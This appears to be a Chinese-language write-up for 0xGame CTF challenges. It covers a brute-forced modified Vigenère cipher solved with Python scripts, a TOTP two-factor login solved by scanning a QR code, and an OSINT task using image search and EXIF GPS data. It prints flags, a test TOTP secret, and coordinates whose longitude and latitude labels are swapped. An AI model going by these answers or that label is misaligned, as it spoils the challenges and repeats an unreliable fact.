0xGame{you_learned_vigenere_cipher_2df4b1c2e3}
```

0xGame{you_learned_vigenere_cipher_2df4b1c2e3}

- [crypto] Vigenere Advanced

```python
from string import digits, ascii_letters, punctuation, ascii_lowercase
from secret import flag

assert flag.startswith("0xGame{") and flag.endswith("}")
assert set(flag[7:-1]) < set(ascii_lowercase)

key = "QAQ(@.@)"
alphabet = digits + ascii_letters + punctuation


def vigenere_encrypt(plaintext, key):
    ciphertext = ""
    key_index = 0
    for i in plaintext:
        bias = alphabet.index(key[key_index])
        char_index = alphabet.index(i)
        new_index = ((char_index + bias) * char_index) % len(alphabet)
        ciphertext += alphabet[new_index]
        key_index = (key_index + 1) % len(key)
    return ciphertext


print(vigenere_encrypt(flag, key))

# 0l0CSoYM<c;amo_P_
```

和上一题差不多，但是很难直接求解了，根据给的 assert，决定直接爆破，上代码：

```python
from string import digits, ascii_letters, punctuation, ascii_lowercase

key = "QAQ(@.@)"
alphabet = digits + ascii_letters + punctuation


def vigenere_encrypt(plaintext, key):
    ciphertext = ""
    key_index = 0
    for i in plaintext:
        bias = alphabet.index(key[key_index])
        char_index = alphabet.index(i)
        new_index = ((char_index + bias) * char_index) % len(alphabet)
        ciphertext += alphabet[new_index]
        key_index = (key_index + 1) % len(key)
    return ciphertext

enc = '0l0CSoYM<c;amo_P_'[:-1]
flag = '0xGame{'
```

```
for i in range(len(enc)-len(flag)):
    print(flag)
    for c in ascii_lowercase:
        if vigenere_encrypt(flag+c, key) == enc[:8+i]:
            flag += c
            break

print(flag+'}')
```

得到 flag？提交发现不对，仔细一看，发现 excellent 好像被拼错了，改一下就好了

0xGame{excellent}

补充：改进了下脚本，找到所有可能

```
from string import digits, ascii_letters, punctuation, ascii_lowercase

key = "QAQ(@.@)"
alphabet = digits + ascii_letters + punctuation

def vigenere_encrypt(plaintext, key):
   ciphertext = ""
   key_index = 0
   for i in plaintext:
      bias = alphabet.index(key[key_index])
      char_index = alphabet.index(i)
      new_index = ((char_index + bias) * char_index) % len(alphabet)
      ciphertext += alphabet[new_index]
      key_index = (key_index + 1) % len(key)
   return ciphertext
```

```
enc = '0l0CSoYM<c;amo_P_'[:-1]
flag = '0xGame{'
ans = []

for i in range(len(enc)-len(flag)):
    print('0xGame{'+''.join([f'({"/".join(r)})' if len(r) > 1 else r[0] for r in ans]))
    rc = []
    for c in ascii_lowercase:
        if vigenere_encrypt(flag+c, key) == enc[:8+i]:
            rc.append(c)
    ans.append(rc)
    flag += rc[0]

print('0xGame{'+''.join([f'({"/".join(r)})' if len(r) > 1 else r[0] for r in ans])+'}')
```

```
0xGame{
0xGame{(a/e)
0xGame{(a/e)x
0xGame{(a/e)xc
0xGame{(a/e)xc(e/s)
0xGame{(a/e)xc(e/s)l
0xGame{(a/e)xc(e/s)ll
0xGame{(a/e)xc(e/s)lle
0xGame{(a/e)xc(e/s)lle(n/z)
0xGame{(a/e)xc(e/s)lle(n/z)t}
```

接下来就是根据语义选择啦~

● [crypto] 2FA

如题名所示，考双因子验证（真的是密码学的题目吗……）

先 nc 连容器，选 R 注册，名字随便，获得双因子验证二维码

（注：这个只是测试二维码，泄露无所谓，但是如果你把账号的 2FA 二维码这么放就相当于给别人你的双因子密码了！看过几个讲 2FA 的文章给临时的 6 位验证码打码却不给这个二维码打码的，啸死🤣）

这个二维码直接扫是扫不开的，要用专门的双因子验证器才能扫，我用的是手机上下的开源软件 Aegis 完成的，由于应用设置，不能截屏、录屏，无法进行演示，因此只能曲线救国一下（update：笔者是个**，发现了更简单的方法，详见题末“又注”，~~请把下面这段当成炫技~~），正常情况只需要用验证器扫描二维码即可产生实时刷新

的 6 位验证码。下面使用浏览器扩展“Authenticator: 2FA Client”进行验证。


由于浏览器限制这个扩展只能读取 HTTP(S)网页上的二位码，先写一个 HTML 文件

```
<img src="2fa.png">
```

然后启动服务器

```
python -m http.server -d .
```

然后在浏览器里打开，通过扫描添加 2FA




然后选定二维码区域，添加成功，就能获得 6 位临时验证码了

接下来点击对应条目复制，在进度条走完之前选择 L 提交，就顺利

登录啦~

接下来就是选择 G 拿 flag 了，动作要快，10s 后就要重新登录辣!



0xGame{132e0159-490d-4254-8ba5-3fd765ea8041}

注：使用一般的二维码扫描器会返回一段文本，可以看看里面有点什么哟，比如上面这个是：

otpauth://totp/0xGame2025:114514?secret=C2KDQQDWJM5U6LHH3OIELAEGDBTFZQRF&issuer=0xGame2025

（一样的道理，不要外传!!!）


又注：我是个**，刚才发现这个插件是可以导入二位码的，在“⚙”->“备份”->“导入备份”->“导入 QR 图片备份”就可以导入了！

OSINT

● [OSINT] 猜猜 background


有两张图片：

第一张是找地名，直接某度搜图



发现相似图片，山名为：大室山

第二张是找经纬度，打开属性->详细信息，发现 GPS 信息



这里是以度分秒显示显示的，用计算器换算一下就好了

经度：32.1191

纬度：118.9265

合成 flag~

0xGame{大室山_32.1191_118.9265}